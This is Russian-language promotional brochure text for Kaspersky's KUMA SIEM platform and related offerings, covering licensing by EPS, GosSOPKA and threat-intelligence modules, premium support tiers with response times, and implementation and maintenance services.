


**Kaspersky
Managed Detection
and Response**

Ключевые возможности:

- Проактивный поиск угроз (Threat Hunting)
- Обзор всех защищаемых ресурсов с их текущим статусом Автоматическое и управляемое реагирование на инциденты
- REST API для интеграции с IRP / SOAR
- Хранение телеметрии
- Самостоятельная регистрация инцидентов

Лицензирование



Шаг по

100 EPS

Учет по количеству «чистых» EPS

Минимальная лицензия от

500 EPS

Дополнительные модули

ГосСОПКА

Netflow

Threat Intelligence

AI

Срок действия

1 год

2 года

3 года

Синхронизация
статусов
инцидентов

Категоризация
активов
в соответствии с КИИ-
категориями

Возможность
приложить файл
к инциденту

Интерактивный чат
со специалистами
НКЦКИ

Сравнение актуальных
значений параметров
инцидентов в KUMA
со значениями, переданными
в ГосСОПКА

KUMA внесена в реестр средств
ГосСОПКА и имеет заключение
о соответствии приказу ФСБ
№196 (6 мая 2019 г.) —
требованиям к средствам
обнаружения и средствам
ликвидации последствий
компьютерных атак

События телеметрии о трафике, которые помогают в обнаружении аномалий на сетевом уровне и расследовании инцидентов. KUMA выполняет прием и обработку Netflow событий **без ограничений**, при этом данные Netflow **не учитываются в счётчике EPS**.



Внутреннее сканирование
сети



Обнаружение
запрещенных протоколов



Корреляция с алертами
с рабочих станций



Обогащение IOC
из Kaspersky CyberTrace



Обнаружение новых
устройств в сети

KUMA + TI



Kaspersky
Unified Monitoring
and Analysis Platform

Сбор событий
Нормализация
Обогащение

Корреляция
Хранение



Kaspersky
CyberTrace

Платформа управления потоками
данных об угрозах



Kaspersky
Threat Intelligence

Ransomware URL
Botnet URL
Malicious URL

Phishing URL
IP Reputation



Kaspersky
Digital Footprint
Intelligence

Система мониторинга цифровых
угроз и данных киберразведки

		Premium	Premium Plus
Каналы связи	Company account (веб-портал, уведомления через почту)	•	•
	Телефон	•	•
Время реакции в зависимости от уровня критичности	Критический (24/7)	2 часа	0,5 часа
	Высокий (в рабочие часы)	6 часов	4 часа
	Средний (в рабочие часы)	8 часов	6 часов
	Низкий (в рабочие часы)	10 часов	8 часов
Доступные услуги	Программные исправления	•	•
	Удаленное подключение для диагностики проблем	•	•
	Постпроектная поддержка	•	•
	Частные исправления	•	•
	Рекомендации по оптимизации	•	•
	Персональный технический менеджер (ТАМ)		•
	Регулярные статус-встречи с ТАМом для ретроспективного анализа зарегистрированных инцидентов, связанных с ТП		Ежеквартальный отчет
	Парсеры логов под заказ	10	20

Сервисы технической поддержки и сопровождения KUMA

Экспертная поддержка для стабильной и эффективной работы KUMA



Kaspersky Unified Monitoring and Analysis – высокопроизводительное решение класса SIEM российского производства, предназначенное для централизованного сбора, анализа и корреляции ИБ-событий из различных источников данных для выявления потенциальных кибер инцидентов и своевременной их нейтрализации.



Внедрение SIEM без рисков

Эксперты Kaspersky помогают спроектировать архитектуру, рассчитать ресурсы, выполнить установку, настроить интеграции и адаптировать KUMA под особенности инфраструктуры



Повышение эффективности мониторинга

Настройка источников событий, нормализаторов, корреляционных правил, дашбордов и сетевой модели позволяет получать больше полезного контекста и быстрее находить угрозы



Стабильная работа на всем жизненном цикле

Регулярный аудит состояния KUMA, рекомендации по оптимизации, обновлению, отказоустойчивости и восстановлению

Премиальная поддержка KUMA

Вместе с KUMA предоставляется **премиальная техническая поддержка**: приоритетное решение технических вопросов по работе системы, персональное сопровождение и разработка парсеров логов по запросу. Это помогает поддерживать высокий уровень эффективности SIEM



Оперативное реагирование на критические запросы

Время отклика на критическое обращение до 2 часов для лицензии Premium и до 30 минут Premium Plus



Разработка парсеров по запросу

До 10 парсеров логов для лицензий Premium и до 20 для Premium Plus



Персональное сопровождение

Персональный технический менеджер, как единая точка взаимодействия для координации обращений и решения технических вопросов



Регулярные статус-встречи с персональным техническим менеджером

Контроль текущих задач, обсуждение результатов и планирование дальнейших работ

Сервисы внедрения

помогают корректно, выполнить установку и первоначальную настройку KUMA с учетом особенностей инфраструктуры, а также подготовить необходимую документацию

01 ПОДГОТОВКА

- **Расчет сайзинга инсталляции**

Подробный расчёт ресурсов и производительности KUMA для вашей инфраструктуры. Позволяет спланировать отказоустойчивую и масштабируемую инсталляцию, оптимизировать нагрузку и повысить эффективность системы.

02 УСТАНОВКА

- **Помощь в установке и первоначальной настройке**

Сопровождение установки и базовой настройки KUMA. Снижает риски ошибок и обеспечивает корректное развертывание SIEM-системы с учётом инфраструктуры заказчика.

- **Помощь в установке и первоначальной настройке распределенной инсталляции с отказоустойчивым ядром**

Сопровождение установки и базовой настройки распределённой отказоустойчивой KUMA, kOs. Минимизирует риск ошибок, снижает нагрузку на внутреннюю команду и обеспечивает корректное развертывание.

03 НАСТРОЙКА

- **Разработка дашбордов (графических панелей)**

Создание графической панели в KUMA. Визуализирует критичные показатели и метрики, ускоряет принятие решений и повышает прозрачность инфраструктуры.

- **Настройка сетевой модели**

Формирует актуальное представление об инфраструктуре: активы, связи и сегменты. Обогащает события контекстом и помогает аналитикам быстрее понимать инциденты.

- **Разработка сценариев выявления подозрений на инциденты ИБ**

Разработка сценария выявления инцидентов в KUMA: корреляционного правила или встроенной логики. Расширяет покрытие и автоматизирует выявление подозрительной активности.

04 ДОКУМЕНТАЦИЯ

- **Подготовка базовой проектной документации**

Формирование комплекта базовой документации по внедрённой KUMA: пояснительная записка, руководство администратора и др. Документы фиксируют архитектуру, настройки и логику обработки событий, упрощая дальнейшее сопровождение.

Эксплуатация

Сервисы эксплуатации

помогают контролировать состояние KUMA, повышать эффективность мониторинга и обнаружения, адаптировать систему под изменения инфраструктуры и расширять ее возможности

01 АУДИТ

- **Аудит Health Check**

Оценка технического состояния KUMA. Позволяет на ранней стадии обнаруживать ошибки конфигурации, снижая риски сбоев.

02 ОБНОВЛЕНИЕ

- **Помощь в обновлении продукта**

Сопровождение процесса обновления KUMA. Позволяет поддерживать платформу в актуальном и безопасном состоянии.

03 РАЗВИТИЕ

- **Разработка/доработка нормализатора/парсера**

Написание нормализатора для обработки и преобразования событий из различных источников в SIEM-системе.

- **Настройка интеграции / источника событий**

Помощь с подключением нового источника событий к KUMA. Минимизирует риск ошибок и снижает нагрузку на внутреннюю команду.

- **Разработка/доработка корреляционного правила**

Создание нового или доработка текущего правила для выявления потенциальных инцидентов.

- **Рекомендации по настройке аудита на источнике событий**

Анализ архитектуры и конфигурации KUMA. Помогает выявить потенциальные точки отказа и сформировать рекомендации.

- **Постановка на мониторинг**

Интеграция с системой мониторинга для отслеживания состояния платформы KUMA.

- **Модернизация систем защиты**

Позволяет оптимизировать сбор данных, повысить качество мониторинга и сократить риски пропуска критических инцидентов.

- **Консультации по повышению отказоустойчивости системы**

Анализ текущей конфигурации KUMA и требований безопасности для повышения уровня защищённости.

04 ВОССТАНОВЛЕНИЕ

- **Восстановление инфраструктуры**

Выявление и устранение корневых причин сбоев в работе продукта.

Выделенный инженер Kaspersky Professional Services выполняет согласованный объем работ удаленно или, при необходимости, на площадке заказчика



Аудит установленного решения KUMA

Диагностика и рекомендации по оптимизации KUMA, планирование дальнейших работ

Настройка KUMA

Оптимизация потоков данных, создание и оптимизация сложных правил корреляций, минимизация ложных срабатываний

Обновление KUMA

Диагностика текущей версии KUMA, анализ сайзинга для новой версии, проведение работ по обновлению

Помощь в восстановлении KUMA после сбоя

Оперативное восстановление работоспособности сервисов KUMA, выявление и устранение корневых причин сбоя


Интеграция

Разработка интеграционных решений и сценариев автоматизации, подключение к системе мониторинга, реализация проекта под ключ

Проектная деятельность

Передача знаний по настройке продукта, сопровождение в подготовке проектной и эксплуатационной документации

Реализованные проекты




Ключевые возможности 4.6

Knowledge Base контента

